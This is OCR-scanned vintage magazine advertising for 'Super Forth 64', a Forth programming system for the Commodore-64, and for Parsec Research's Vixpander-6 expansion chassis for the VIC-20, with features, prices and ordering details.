Add $2.00 shipping. Specify format required. Check, money order, VISA, Master Card, C.O.D. PA residents add 6% sales tax. Dealer Inquiries Invited. CP/M, TRS-80 TM of Digital Research, Tandy Corp.

SUPER FORTH 64*

TOTAL CONTROL OVER YOUR COMMODORE-64™

with almost

ENGLISH LANGUAGE PROGRAMMING EASE!

- Home Use. Fast Games. Graphics. Data Acquisition. Business
- Process Control. Communications. Robotics. Scientific

A Superset of MVPFORTH + Ext. for the beginner or professional

- 20 x faster than Basic
- 1/3 x the programming time.
- Easy full control of all sound, hi res. graphics, color, sprite, plotting line & circle, using Forth Words.
- Forth virtual memory
- Full cursor Screen Editor & Trace
- "APPLICATION" for application program distribution without licensing.
- FORTH equivalent Kernal Routines
- Conditional Macro Assembler.
- More Compact than assembly code
- Meets all fig. 79 standards*.
- Source screens provided.
- Compatible with the book "Starting Forth" by Leo Brodie.
- Direct control over all I/O ports RS232, IEEE, including memory & interrupts.

EDUCATIONAL SOFTWARE ALSO AVAILABLE

- Access all C-64 peripherals including 4040 drive.
- Single disk drive copy utility
- Disk & Cassette based. Disk included.
- Full disk usage—683 Sectors
- Supports both commodore sequential files and Forth Virtual disk.
- Forth words for accessing the 12K High RAM
- Vectored kernal words.
- DECOMPILER facility
- ASCII error messages
- FLOATING POINT. SIN/COS & SQRT routines.
- Conversational user defined Commands.
- Tutorial examples provided, in extensive manual.
- INTERRUPT routines provide easy control of split screen display, hardware timers, alarms and devices.
- A SUPERIOR PRODUCT in every way! at a low price of ONLY $89

See your local dealer, or Phone order TODAY! Immediate delivery

"The Original"

15-Day Money Back Trial

THE FINEST EXPANSION CHASSIS for the VIC-20*

"Sold Since 1981"

Lifetime Warranty


The "VIXPANDER-6"®

6-slots
Plug in up to 6 GAMES or MEMORY PACKS then Switch Select each separately or in combination

Limited Quantity at $69

- Fully buffered Electronics.

RESET



Plug in up to 40K RAM and all other PACKS that are available. (Can be daisy chained.)

- Memory Protect included
- ROM Copier
- Fully Buffered (prevent memory dropouts)
- Fuse Protection
- Large switches
- Rigid support
- Also other prod. avail.

IN STOCK immediate delivery
Phone in Order and we pay the shipping

—ORDER TODAY—

C.O.D. OK.

(MC & VISA accepted)

CA. Res. Incl. Tax.

Call: (415) 651-3160

PARSEC RESEARCH
Drawer 1766-R
Fremont, CA 94538

• Dealer inquiries invited •

* PARSEC RESEARCH Established 1976
Commodore 64 & VIC-20 TM of Commodore